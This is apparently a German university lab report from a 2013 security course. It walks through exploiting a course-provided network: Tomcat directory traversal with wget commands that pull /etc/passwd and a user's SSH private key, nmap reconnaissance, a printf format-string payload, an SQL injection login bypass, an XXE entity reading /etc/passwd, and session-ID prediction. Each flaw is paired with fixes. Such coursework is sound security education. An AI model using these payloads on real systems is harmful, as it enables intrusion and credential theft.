TU Wien
Institut für Rechnergestützte Automation
Forschungsgruppe Industrial Software
Arbeitsgruppe ESSE
http://security.inso.tuwien.ac.at/

Abgabedokument Lab1

Security for Systems Engineering

183.637 - SS 2013

15.05.2013

Gruppe 5

Name	MatrNr.	Emailaddresse
Florin Bogdan BALINT	0725439	e0725439@student.tuwien.ac.at
Tudor-Octav PLES	0826687	e0826687@student.tuwien.ac.at
Zoltan KREKUS	0702077	e0702077@student.tuwien.ac.at
Simon Georg HECHT	0926240	e0926240@student.tuwien.ac.at

Inhaltsverzeichnis

1 Einleitung

1.1 Arbeitsumgebung

Die Lösung dieser Übung wurde unter mehreren Betriebssystemen erarbeitet. Je nach Beispiel wird eine entsprechende Referenz darauf gemacht, um welchen Betriebssystem es sich handelt. Insgesamt wurden folgende Betriebssysteme für die Lösung der Übungsaufgabe verwendet: Microsoft Windows 7, XUbuntu, MacOS.

1.2 Verwendete Programme und Quellen

Für die meisten Befehele wurden die Manual Einträge unter Linux verwendet, bzw. wurde nach Beispielen im Internet gesucht (via www.google.com) und diese ggf. angepasst. Die konkreten Quellenangaben werden an den entsprechenden Stellen im Dokument bekannt gegeben.

1.3 Vereinfachte Annahmen

Der Einfachheit halber werden wir in diesem Abgabedokument bei den Befehlen auf konkrete Matrikelnummern verzichten und sie mit '0xxxxxx' ersetzten.

2 Lab1a

2.1 Login via ssh

In der vorherigen Übung wurde erfolgreich eine Verbindung mit dem Server: *sela.inso.tuwien.ac.at*, Port *12345*; Fingerprint: *b3:4a:6f:33:30:5a:db:72:f1:9c:c8:ad:39:a7:1d:f6*, hergestellt.

Nun soll eine ssh-Verbindung auf dem Server mit der IP:*192.168.20.100* und dem Port *8000* für den Benutzer *walter* hergestellt werden. Da wir in diesem Fall die genaue IP-Adresse und den genauen Port im Netzwerk kennen ist ein Port Forwarding sehr empfehlenswert und zwar mittels dem Befehl:

```
1 user:$ ssh 0xxxxxx@sela.inso.tuwien.ac.at -p 12345 -L ↩
    2323:192.168.20.100:8000
```

Listing 1: Port Forwarding - Tomcat Access

wird was sich auch immer hinter dem Tomcat verbirgt auf den lokalen Host: *localhost* Port *2323* umgeleitet. Wenn man nun einen lokalen Browser aufruft und auf *localhost:2323/* geht erscheint nun im Browser die Meldung 'Welcome to lab1!'.

Um Exploits ausnutzen zu können muss man wissen womit man es zu tun hat. Wenn man ganz einfach eine Seite eintippt die nicht existiert, wie z.B.

localhost:2323/asdf

so kommt eine 'HTTP 404 - NOT FOUND' Fehlermeldung, aber mit ihr auch unten die Apache Tomcat Version: 6.0.16. Nun ist eine (Internet-)Recherche um bekannte Sicherheitslücken dieser Version zu finden angesagt. Z.B.: auf

http://www.cvedetails.com/ => bekannte Seite für Sicherheitslücken in nahezu allen gängigen Webservern, Datenbanken, Frameworks, Programmiersprachen, etc. Liste der Lücken in Apache Tomcat/6.0.16 =>

vulnerability-list/vendor_id-45/product_id-887/version_id-56605/Apache-Tomcat-6.0.16.html

Da es unser Ziel ist an weitere Zugangsdaten zu kommen suchen wir nach Attacken wie z.b. Directory Traversal, welches sich hierfür ausgezeichnet eignet. Tatsächlich finden wir mehrere Einträge zu Sicherheitslücken im Bezug auf Direcory Traversal http://www.cvedetails.com/cve/CVE-2008-5515/ http://www.cvedetails.com/cve/CVE-2008-2370/ https://issues.apache.org/bugzilla/show_bug.cgi?id=45417

Mittels

http://localhost:2323/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd

kann man den kompletten Inhalt der Datei sehen, unter anderem den Eintrag:

walter:x:1000:1000::/home/walter:/bin/bash.

Nachdem der Benutzer bekannt kann man den Inhalt des .ssh Verzeichnisses kopieren um eine ssh-Verbindung ohne Kennworteingabe zu ermöglichen. Dazu werden folgende Inhalte der Dateien im lokalen Verzeichnis unter .shh hineinkopiert (Bemerkung: das lokale Verzeichnis wurde davor geleert, sodass nur noch die Schlüssel von Walter sich drinnen befinden. In einem neuen Terminal wurden dann folgende Befehle eingegeben:

```
user:$ wget http://localhost:2323/%c0%ae%c0%ae/%c0%ae%c0%ae
   /%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/home/walter/.ssh/
   id_rsa
user:$ wget http://localhost:2323/%c0%ae%c0%ae/%c0%ae%c0%ae
   /%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/home/walter/.ssh/
   id_rsa.pub
user:$ wget http://localhost:2323/%c0%ae%c0%ae/%c0%ae%c0%ae
   /%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/home/walter/.ssh/
   authorized_keys
```

Listing 2: Get the id

Um eine Verbindung 'als Walter' zu ermöglichen ist es notwendig einen erneuten Port Forwarding (d.h. neuer Terminal) zu machen mittels:

```
user:$ ssh -p 12345 -l 0xxxxxx -L 2223:192.168.20.100:22
   sela.inso.tuwien.ac.at
```

Listing 3: Port Forwarding - Tomcat Access

Nun ist es möglich sich als Walter ohne Kennworteingabe anzmelden, dazu wurden folgende Befehle in einem erneuten Terminal eingegeben (zuerst die File Permissions richtig setzen und dann anmelden):

```
user:$ sudo chmod 600 id_rsa
user:$ ssh -p 2223 walter@localhost
```

Listing 4: Change File Permissions and Tomcat Access

Somit wurde eine erfolgreiche Verbindung 'als Walter' hergestellt.

3 Lab1b

Im vorigen Schritt wurde eine erfolgreiche Verbindung mit dem Benutzer 'walter' hergestellt nun sollen mehrere Informationen über das gesamte Firmennetzwerk herausgefunden werden.

3.1 DNS, IPv4 und IPv6

Mittels dem Befehl:

```
user:$ nmap -sP 192.168.20.*
```

Listing 5: Nmap Host Discovery

werden alle IP-Adressen in dem Bereich 192.168.20.1-255 eingescannt (Nmap wird für sogenannte *host discoveries* verwendet, siehe mehr dazu http://en.wikipedia.org/wiki/Nmap. Das selbe angewendet auf alle IP Bereiche die man einscannen soll (d.h. 192.168.20.*, 192.168.98.*, 172.16.2.*) gibt dann folgende IPv4 Adressen und DNS Namen zurück:

-	192.168.20.100
-	192.168.20.254
omega.local.vienna.essecorp.invalid	192.168.98.1
alpha.local.vienna.essecorp.invalid	192.168.98.10
beta.local.vienna.essecorp.invalid	192.168.98.28
gamma.local.vienna.essecorp.invalid	192.168.98.54
delta.local.vienna.essecorp.invalid	192.168.98.99
tomcat.local.vienna.essecorp.invalid	192.168.98.124
epsilon.local.vienna.essecorp.invalid	192.168.98.201
zeta.local.vienna.essecorp.invalid	192.168.98.202
gemini.dmz.vienna.essecorp.invalid	172.16.2.12
phoenix.dmz.vienna.essecorp.invalid	172.16.2.15
taurus.dmz.vienna.essecorp.invalid	172.16.2.25
lyra.dmz.vienna.essecorp.invalid	172.16.2.253

Weiterhin interessieren uns die IPv6 Adressen. Diese kann man z.B. mittels dem Befehl nslookup herausfinden:

```
walter@tomcat:~$ nslookup
> set type=AAAA
> omega.local.vienna.essecorp.invalid
Server:    192.168.98.10
Address:   192.168.98.10#53

omega.local.vienna.essecorp.invalid has AAAA address fdcb:c447:e9d2:3553:1001::1
>
```

Listing 6: nslookup

Dadurch wurden folgende Informationen gefunden:

-	192.168.20.100	
-	192.168.20.254	
omega.local.vienna.essecorp.invalid	192.168.98.1	fdcb:c447:e9d2:3553:1001::1
alpha.local.vienna.essecorp.invalid	192.168.98.10	fdcb:c447:e9d2:3553:1001::5
beta.local.vienna.essecorp.invalid	192.168.98.28	fdcb:c447:e9d2:3553:1001::9
gamma.local.vienna.essecorp.invalid	192.168.98.54	fdcb:c447:e9d2:3553:1001::21
delta.local.vienna.essecorp.invalid	192.168.98.99	fdcb:c447:e9d2:3553:1001::43
tomcat.local.vienna.essecorp.invalid	192.168.98.124	fdcb:c447:e9d2:3553:1001::ab
epsilon.local.vienna.essecorp.invalid	192.168.98.201	fdcb:c447:e9d2:3553:1001::79
zeta.local.vienna.essecorp.invalid	192.168.98.202	fdcb:c447:e9d2:3553:1001::88
gemini.dmz.vienna.essecorp.invalid	172.16.2.12	
phoenix.dmz.vienna.essecorp.invalid	172.16.2.15	
taurus.dmz.vienna.essecorp.invalid	172.16.2.25	
lyra.dmz.vienna.essecorp.invalid	172.16.2.253	fdcb:c447:e9d2:3553:1002::fd

Bemerkung: Um zusätzlich nach Maschinen zu suchen, die eventuell nur auf IPv6 laufen wurde ein Skript geschrieben und aufgerufen, der wie folgt ausschaut:

```
walter@tomcat:~$ for num in {1..300} do  ip='fdcb:c447:e9d2:3553:1000::'$(printf "%x" $num) echo "${ip}" ping6 -c 1 -t 1 $ip > /dev/null && echo "${ip} is up";done
```

Listing 7: Scan IPv6

Hier wurden die IPv6 Bereiche die vorgegeben wurden eingetippt und es wurden keine zusätzlichen Maschinen gefunden.

3.2 MAC Adressen

Die MAC Adressen kann man mittels folgendem Befehl aus der Tabelle des Betriebssystems, wo die MAC Adressen der Verbindungen gespeichert werden herausfinden:

```
1 cat /proc/net/arp
```

Listing 8: arp table Connections

Dadurch findet man folgende MAC Adressen:

IPv4	MAC
192.168.20.100	00:1b:d7:12:bc:51
192.168.20.254	00:e2:aa:21:c5:d1
192.168.98.1	00:1b:d2:0d:84:98
192.168.98.10	00:1b:d2:d1:1f:85
192.168.98.28	00:1b:d2:f0:60:59
192.168.98.54	00:1b:d2:83:b8:41
192.168.98.99	00:1b:d2:a7:8f:d2
192.168.98.124	00:1b:d7:12:bc:52
192.168.98.201	00:1b:d2:38:ae:b9
192.168.98.202	00:1b:d2:85:9c:c4
172.16.2.12	-
172.16.2.15	-
172.16.2.25	-
172.16.2.253	-

3.3 Services

Um die offenen Ports und Services heraus zu finden, verwendet man weiterhin den Befehl 'nmap' und zwar:

```
walter@tomcat:~$ nmap 192.168.98.10

Starting Nmap 5.00 ( http://nmap.org ) at 2013-05-15 16:10 CEST
Interesting ports on alpha.local.vienna.essecorp.invalid (192.168.98.10):
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
walter@tomcat:~$
```

Listing 9: nmap services and ports Connections

Dadurch werden folgende Informationen gefunden:

IPv4	PORTS
192.168.20.100	22/tcp open ssh 8000/tcp open http-alt 8009/tcp open ajp13
192.168.20.254	22/tcp open ssh 873/tcp open rsync
192.168.98.1	ALL CLOSED
192.168.98.10	53/tcp open domain dnsmasq 2.55
192.168.98.28	25/tcp open smtp
192.168.98.54	1080/tcp open socks
192.168.98.99	631/tcp open ipp
192.168.98.124	22/tcp open ssh 8000/tcp open http-alt 8009/tcp open ajp13
192.168.98.201	139/tcp open netbios-ssn 445/tcp open microsoft-ds
192.168.98.202	ALL CLOSED
172.16.2.12	80/tcp open http
172.16.2.15	21/tcp open ftp
172.16.2.25	25/tcp open smtp
172.16.2.253	ALL CLOSED

3.4 Betriebssysteme und Funktionalität

Anhand der Services die laufen und den Ports wo sie laufen kann man die Funktionalität der einzelnen Maschinen heraus finden. Die Quelle folgender Angaben ist http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers. Das Betriebssystem das gerade auf einer Maschine installiert ist wurde auf zwei Arten ermittelt: einerseits durch das TTL einer PING-Anfrage (Quelle: http://www.map.meteoswiss.ch/map-doc/ftp-probleme.htm) und andererseits durch den Befehl:

```
walter@tomcat:~$ nmap -sV -T4 -F 192.168.20.100
2
Starting Nmap 5.00 ( http://nmap.org ) at 2013-05-15 17:01 ↩
   CEST
4 Interesting ports on 192.168.20.100:
Not shown: 97 closed ports
6 PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.5p1 Debian 6+squeeze3 (↩
   protocol 2.0)
8 8000/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
8009/tcp open  ajp13?
10 Service Info: OS: Linux

12 Service detection performed. Please report any incorrect ↩
   results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.38 ↩
   seconds
14 walter@tomcat:~$
```

Listing 10: nmap OS Connections

Dadurch wurden folgende Ergebnisse erzielt:

IPv4	SERVER USAGE	OS
192.168.20.100	apache tomcat server 22/tcp open ssh	Debian 6+squeeze3 (protocol 2.0)
192.168.20.254	router 22/tcp open ssh OpenSSH 5.5p1	Debian 6+squeeze1
192.168.98.1	unknown	TTL 64 – Linux
192.168.98.10	dns forwarder	TTL 64 – Linux
192.168.98.28	e-mail server	TTL 64 – Linux
192.168.98.54	proxy	TTL 64 – Linux
192.168.98.99	print server	TTL 64 – Linux
192.168.98.124	Apache tomcat server 22/tcp	Debian 6+squeeze3 (protocol 2.0)
192.168.98.201	samba server – ordnerfreigabe im netz	Windows
192.168.98.202	unknown	TTL 63 – Linux
172.16.2.12	web server	TTL 63 – Linux
172.16.2.15	ftp server	TTL 63 – Linux
172.16.2.25	e-mail server	TTL 63 – Linux
172.16.2.253	unknown	TTL 64 – Linux

Bei der Maschine 192.168.20.254 handelt es sich um einen Router, da die Adressenvergabe (.254) typisch für einen Cisco Router ist auf der Port 22 verwendet wird, beispielsweise für Konfiguration.

3.5 Netzwerktopologie

Um die Netzwerktopologie aufbauen zu können wurde folgender Befehl für alle Ipv4 Adressen verwendet:

```
walter@tomcat:~$ tracepath -b 172.16.2.12
 1:  tomcat.local.vienna.essecorp.invalid (192.168.98.124) ↵
      0.070ms pmtu 1500
 1:  omega.local.vienna.essecorp.invalid (192.168.98.1)    ↵
    0.254ms
 1:  omega.local.vienna.essecorp.invalid (192.168.98.1)    ↵
    0.144ms
 2:  gemini.dmz.vienna.essecorp.invalid (172.16.2.12)      ↵
    0.248ms reached
     Resume: pmtu 1500 hops 2 back 63
```

Listing 11: nmap OS Connections

Die Topologie schaut wie folgt aus:



Abbildung 1: Network Topology

4 Lab1c

4.1 app0

4.1.1 Art

Uncontrolled format string. Es wird eine Lücke in printf ausgenutzt, da der Parameter für die Formatierung falsch verwendet wurde.

4.1.2 Codezeile(n)/Stelle(n)

- 37: printf(input);
- 61: printf(a);
- 62: printf(op);
- 63: printf(b);

4.1.3 Korrekturmöglichkeit(en)

- 37: printf("%s", input);
- 61: printf("%s", a);
- 62: printf("%s", op);
- 63: printf("%s", b);

4.1.4 Exploit Vorgehensweise / Script

Der Stack wird beispielsweise von oben nach unten geschrieben(Stackpointer erhöht sich). printf schreibt unten das erste Parameter der Funktion dazu und geht dann die Parameter im Format zurück(Stackpointer niedriger). Der Exploit nützt das, und liest mit %u jeweils um 4 Byte zurück Variablen aus. Anschließend wird mit %s von der aktuellen Position aus ein String bis zum nächsten newline gelesen. In dem Exploit gehen wir 7 mal %n zurück um auf der Variable von secret zu landen und den geheimen Schlüssel auszulesen. Dies ist nur zur Demonstration, da wir ihn sowieso kennen müssen.

Der Stack selbst siehst so aus: [...], pwd[letztes zeichen]..[0], Funktionsübergabevariablen(leer, da startCalculator nichts hat), Rücksprungadresse, EBP, stop, x, y, a[29]..a[0], b[29]..b[0], op[9]..op[0].

Mit dem %n Token ist es ausserdem möglich in Speicherbereiche zu schreiben. Das funktioniert so, dass wir mit den %u soweit zurückgehen, bis wir auf eine Variable treffen, in der eine Speicheradresse(z.B. Rücksprungadresse der Funktion) steht, die wir manipulieren wollen. Anschließend wird %n benutzt um den Wert davor in diese Variable zu schreiben.

4.1.5 Ergaenzung nach Abgabe

Der folgende Exploit demonstriert dies indem er 10 auf eine Adresse schreibt:

```
echo -ne "secret\n1\n+\n\xb7\x77\x84\x40|%u|%08x|%10u%n\n" ↵
  | ../src-vuln/src/sfv && echo ""
```

Listing 12: Exploit

4.1.6 Beschreibung d. korrigierten Version

Die korregierte Version benutzt printf richtig so, dass das erste Parameter mit dem Format-String nicht von den Eingabedaten missbraucht werden können um auf andere Variablen zuzugreifen. Die Änderungen benutzen den ersten Parameter jeweils selbst, so dass die weiteren Parameter nicht geparst werden.

4.1.7 Recherche: Aktuelle Fälle

Die Sicherheitslücke ist für C-Programme immer noch sehr relevant. 2001 bis 2006 hat das MITRE CVE Projekt die Lücke als 9. meistberichtete Lücke eingestuft: http://cwe.mitre.org/documents/vuln-trends/index.html. Auf der Seite sind an die 500 Lücken bis Juni 2007 aufgelistet.

4.1.8 Hintergrund, Auswirkung, etc.

Format String Overflows wurden im Juni 1999 erstmals publiziert. Im ersten Exploit wurde eine Schwachstelle in wu-ftpd 2.6.0 ausgenutzt. Ähnlich normalen Stack/Heap Overflows ist es möglich in Speicherbereiche zu schreiben und damit die Rücksprungadresse so zu ändern, dass beliebiger Code ausgeführt werden kann. Dadurch lässt sich Code über Eingabe in Applikationen schleusen.

4.1.9 Referenzen

- http://en.wikipedia.org/wiki/Uncontrolled_format_string
- http://julianor.tripod.com/bc/formatstring-1.2.pdf

4.2 app1 - SQL Injection

4.2.1 Art

SQL Injection. Bezeichnet eine Art von Attacke bei der schadhafter Code mittels Benutzereingaben, die als Eingabeparameter für SQL Queries dienen, injiziert wird.

4.2.2 Codezeile(n)/Stelle(n)

Klasse: Login.class

- 117ff: Hier wird die Benutzereingabe (Username + Password) unvalidiert und im Klartext eingelesen und in Variablen gespeichert.
- 121ff: Hier wird die Query als simples SQL Statement zusammengebaut. Dabei werden Username und Passwort (erneurt unvalidiert) eingefügt. An dieser Stelle kann nun 'schadhafter' SQL Code (über die Benutzereingabe) eingefügt werden.
- 143: In dieser Zeile wird das SQL Statement ausgeführt.

4.2.3 Korrekturmöglichkeit(en)

Unter anderem:

- Sanitize user input bzw. Escaping: Entfernen aller Meta-Zeichen im User-Input um SQL Injections zu verhindern. Zum Bsp. in PHP mittels mysql_real_escape_string.
- Prepared Statements (empfohlen): Durch die Andwendung von Prepared Statements werden SQL Injections von Haus aus verhindert. Z.b.: PreparedStatements in Java oder C#.
- Stored Procedures: serverseitige SQL-Skripts, durch deren Einsatz SQL Injections verhindert werden können. Z.b. MsSqlServer Stored Procedures oder postgresql procedures.
- DB Permissions: DB Restriktionen können auch helfen SQL Injections zu erschweren bzw den Schaden zumindest zu begrenzen.

4.2.4 Exploit Vorgehensweise / Script

Ein automatisierter Exploit mittels Skript wurde aus Zeitgründen nicht umgesetzt.
Anleitung:

- Starte Java Applikation
- Eingabe bei Username: 'or 1=1;–
- Eingabe bei Passwort: <beliebiger Text>
- Dadurch wird folgende Query ausgeführt: SELECT * FROM users WHERE name = "or 1=1;–' AND pw = 'a' wobei alles nach dem '–' ignoriert wird.
- Mittels dieser Attacke gelingt der Login als admin und man kann eine beliebige Message hinterlassen.

4.2.5 Beschreibung d. korrigierten Version

In der korrigierten Version wird in Zeile 130 anstatt eines einfach Statements ein Prepared Statement ausgeführt, welches in Zeile 107 erstellt und in den Zeilen 127-128 parametrisiert wird. Durch den Einsatz von Prepared Statements sind SQL Injection ausgeschlossen, da diese Statements vor ihrer Executierung 'compiliert' werden und die Parameter explizit und typisiert gesetzt werden, wodurch z.b. die Einklammerung von Strings von 'außen' erfolgt und nicht durch Meta-Zeichen umgangen werden kann. Dadurch ist ein Angriff dieser Art nicht mehr möglich.

4.2.6 Recherche: Aktuelle Fälle

- aktueller Fall: 'Pakistan goverment site again hacked via SQL Injection vulnerability'
- Hintergrund, Auswirkung: DOS Attacke + Leak der Datenbank (beinhaltet u.a. diverse Zugangsdaten zu Regierungsseiten/-portalen)
- Referenzen:

  eHackingNews - Pakistan Government Site Hacked

  OWASP - Sql Injection

4.3 app1 - XML DTD Injection / XML eXternal Entity (XXE) attacks

4.3.1 Art

XML DTD Injection / XML eXternal Entity (XXE) attacks
Mittels sogenannter External Entities ist es möglich in einem XML File eine lokalen oder

remote Link/URI (z.b. Pfad zur /etc/passwd) anzugeben.
Wird diese External Entity (bzw. ihr Inhalt) beim Parsen ausgelesen (und ggf. ausgegeben) kann ein Angreifer so an sensitive Daten kommen.

4.3.2 Codezeile(n)/Stelle(n)

Klasse: Login.class

- 49-56: Initialiserung der DocumentBuilderFactory bzw. des DocumentBuilder und Parsing des XML Files.
- 59-83: Auslesen der Nodes database/url, database/user, database/pw, database/set-up mittels XPath Expressions. Externe Entitäten werden dabei ausgewertet, dadurch können hier z.b. Fileinhalte ausgelesen werden.
- 92: Aufbau einer DB Connection mit den Parametern, welche aus dem XML File ausgelesen wurden. Schlägt der Connection Aufbau fehl (mittels Exception) wird der Stacktrace der Exception ausgegeben und kann u.U. sensitive Daten enthalten.

4.3.3 Korrekturmöglichkeit(en)

Unter anderem:

- DocumentBuilderFactory anpassen, indem mittels setFeatures die Features 'external-general-entities' und 'disallow-doctype-decl' auf false gesetzt werden. Dadurch werden External Entities und Doctype Deklarationen deaktiviert bzw beim Parsen ignoriert.
- Einsatz anderer, sicherer XML Parser (ggf. aus externen Libraries), die für sicherheitskritische Anwendungen vorgesehen sind und Fälle wie diesen daher von Haus aus abfangen.
- Diverse Möglichkeiten zur Validierung des XML Files bevor es geparst wird.

  Mittels XML Schema (XSD)

  Eigene Implementierung einer Validierung des XML Textes (String Operationen, Regex, etc.)
- DB Permissions: DB Restriktionen können auch helfen SQL Injections zu erschweren bzw den Schaden zumindest zu begrenzen.

4.3.4 Exploit Vorgehensweise / Script

Ein automatisierter Exploit mittels Skript wurde nicht umgesetz, da die Anpassung des XML Files händisch vorgenommen werden sollte.

Anleitung:
(Hierbei wird davon ausgegangen, dass das Config File beim User (in dem Fall beim Angreifer) liegt. Andernfalls ist dieser Exploit (so) nicht durchführbar.)

- Editiere Config File und füge eine externe Entität hinzu, deren Inhalt die wir im Node /database/url referenzieren
- Ändere Inhalt auf (beispielhaft):

  <!DOCTYPE configuration [
  <!ENTITY c SYSTEM [PATH_TO_SENSITIVE_DATA] >
  ]>
  <configuration >
  <database>
  <url >&c; </url >
  <user>sa </user>
  <pw></pw>
  </database>
  </configuration>
  wobei [PATH_TO_SENSITIVE_DATA] eine URI zu einer Ressource/File ist, welche ausgelesen werden soll (z.b.: /etc/passwd).
- Starte Java Applikation => XML File wird geparst, Url, Username und Passwort werden ausgelesen. Dabei enthält die Variable url den Inhalt der externen Entität.
- Aufbau der DB Connection (Line 92) schlägt fehl, da die url keinen gültigen Treiber referenziert, und löst Exception aus.
- Exception wird abgefangen und auf System.out ausgegeben. Der Stacktrace der Exception beinhaltet glücklicherweise den ausgelesen Inhalt der externen Entität als Teil der Exception Message. Dies sieht dann in etwa so aus:

  java.sql.SQLException: No suitable driver found for [CONTENT_OF_SENSITIVE_DATA]
  at java.sql.DriverManager.getConnection(Unknown Source)
  at java.sql.DriverManager.getConnection(Unknown Source)
  at Login.main(Login.java:92)
  wobei [CONTENT_OF_SENSITIVE_DATA] dem Inhalt der externen Entität entspricht.

4.3.5 Beschreibung d. korrigierten Version

Um diese Schwachstelle zu beheben war es lediglich notwendig zwei Features der DocumentBuilderFactory zu deaktivieren. Mittels 'external-general-entities'=false wird der Einsatz von externen Entitäten in XML Files deaktiviert und mittels 'disallow-doctype-decl'=false werden Doctype Deklarierungen verboten. In den Zeilen 52-53 erfolgen die entsprechen Aufrufe der Methode setFeatures der Klasse DocumentBuilderFactory.

4.3.6 Recherche: Aktuelle Fälle

- aktueller Fall: 'F5 BIG-IP XML External Entity Injection vulnerability'
- Hintergrund, Auswirkung:
  BIG-IP = Suite/Framework for Application Delievery Services entwickelt vom Unternehmen F5.
  Auszug aus der Meldung des Herstellers: 'The BIG-IP configuration even allows access to the critical /etc/shadow file which contains the password hashes of users.'
  Durch diese Schwachstelle können also sensitive Daten vom File-System des jeweiligen Servers, auf dem die BIG-IP Suite installiert ist, ausgelesen bzw. heruntergeladen werden.
  Siehe auch den im Folgenden angeführten Link.
- Referenzen:

  SecLists.org - F5 BIG-IP XML XXE Attack

  OWASP - XML XXE Vulnerability

4.4 app2

4.4.1 Art

Weak HTTP Session ID / Session Prediction
Bei dieser Art der Attacke versucht ein Angreifer Http Session IDs zu 'erraten' um sich mit einer fremden Identität authentifizieren zu können.
Dabei hat der Angreifer meist Wissen über die Struktur bzw. den Aufbau der Session IDs, welche u.U sehr simpel ist (z.b.: SessionId = Geburtsdatum des Users + Nachname). Um an dieses Wissen zu kommen analysiert der Angreifer ihm bekannte Session Ids ('legal' erhalten, durch Sniffing erhalten, ...) und interpretiert diese, um daraufhin den Prozess der ID-Generierung nachahmen zu können.

4.4.2 Codezeile(n)/Stelle(n)

Klasse: functions.php, Methode make_new_session

- 87: Hier wird die SessionId zusammengebaut. Sie besteht aus der aktuellen Serverzeit (in Unix-Time) und dem Usernamen, getrennt mittels einer Pipe ('|').
  Dieser String wird dann mittels md5 verschlüsselt und persistiert. Durch die interne Struktur der (unverschlüsselten) SessionId kann diese vom Angreifer erraten werden (er kennt den Usernamen und die 'ungefähre' Serverzeit).

4.4.3 Korrekturmöglichkeit(en)

Unter anderem:

- Stronger SessionIds: Durch Wahl einer randomisierten (und verschlüsselten) Zeichenkette wird es für einen Angreifer defacto unmöglich die Session Id zu erraten.
- Weitere Empfehlungen, die das Problem nicht unbedingt beheben, jedoch darüber hinaus ratsam wären, umfassen:

  Einsatz von SSL/Https

  Speicherung der Session Ids mittels HTTP Cookies

  zeitlich begrente Session Ids

  u.v.m.

4.4.4 Exploit Vorgehensweise / Script

Siehe auch: app2_exploit.py

- Zunächst wird ein Http Get Request abgesetzt um aus dem Response die aktuelle Unixtime (Serverzeit) und eine Liste der zuletzt angemeldeten User auszulesen.
  Die Liste der letzten User gibt uns auch an vor wie vielen Minuten sich diese eingeloggt haben, daher wissen wir wann ihre SessionId erzeugt wurde.
  Da wir die SessionId Erzeugung nur auf Minuten genau wissen, gibt es ausgehend von der aktuellen Unixtime minus der letzten Login Time 60 Möglichkeiten (=60 Sekunden) wann genau, also mit welcher Unixtime, die SessionId des Users erzeugt wurde.
- Wir generieren daher pro bekanntem User und seiner LastLoginTime 60 mögliche SessionIds, bestehend aus md5(UnixTimeKandidat+'|'+UserName) = SessionId-Kandidat
- Nun probieren wir für jeden User seine SessionId Kandidaten solange durch, bis wir korrekte Id gefunden haben.
  Dieser Schritt bedeutet also wieder ein Http Get Request, nur diesmal mit dem zusätzlichen Parameter s=SessionIdKandidat.
  Ist der Kandidat erfolgreich so enthält der Response den Text 'you are: '+Username.
  So können wir Feststellen ob unser Angriff erfolgreich war.
- Am Ende der Attacke haben wir für alle User, welche in den letzten 60 Minuten online waren, valide SessionIds gefunden.

4.4.5 Beschreibung d. korrigierten Version

Um die Schwachstelle zu beheben generieren wir stärkere SessionIDs, welche von einem Angreifer nicht erraten bzw. berechnet werden können.
'Stärker' heißt in diesem Kontext, dass sie randomisiert, also möglichst zufällig sein sollten.
Der Aufwand einer eigenen Randomisierungslogik ist nicht empfehlenswert, stattdessen verwenden wir die in PHP bereits eingebaute Funktion uniqid(), welche u.a. genau für solche Szenarien gedacht ist. Mittels uniqid() erzeugen wir eine neue, zufällige Zeichenkette die anschließend noch md5-verschlüsselt wird und erhalten so unsere neue SessionId. Zusätzlich könnte man md5 noch gegen ein stärkeres Verschlüsselungsverfahren auswechseln um die Sicherheit der IDs zu erhöhen. Wir haben uns jedoch dagegen entschieden, da in diesem speziellen Fall md5 in Kombination mit uniqid() durchaus ausreichend sein sollte (und eine stärkere Verschlüsselung darüberhinaus auch Performancekosten verursacht).

4.4.6 Recherche: Aktuelle Fälle

- aktueller Fall: 'Zeacom Chat Server JSESSIONID weak SessionID Vulnerability'
- Hintergrund, Auswirkung:
  Hijacking von Chat Sessions der Zeacom web-chat application durch Brute-Force Methode (ähnlich unserem Fall). Ein Angreifer kann so an sensitive Daten kommen oder auch DOS Attacken durchführen.
- Referenzen:

  SecLists.org - Zeacom Chat Server Weak SessionId Vulnerability

  OWASP - Session Prediction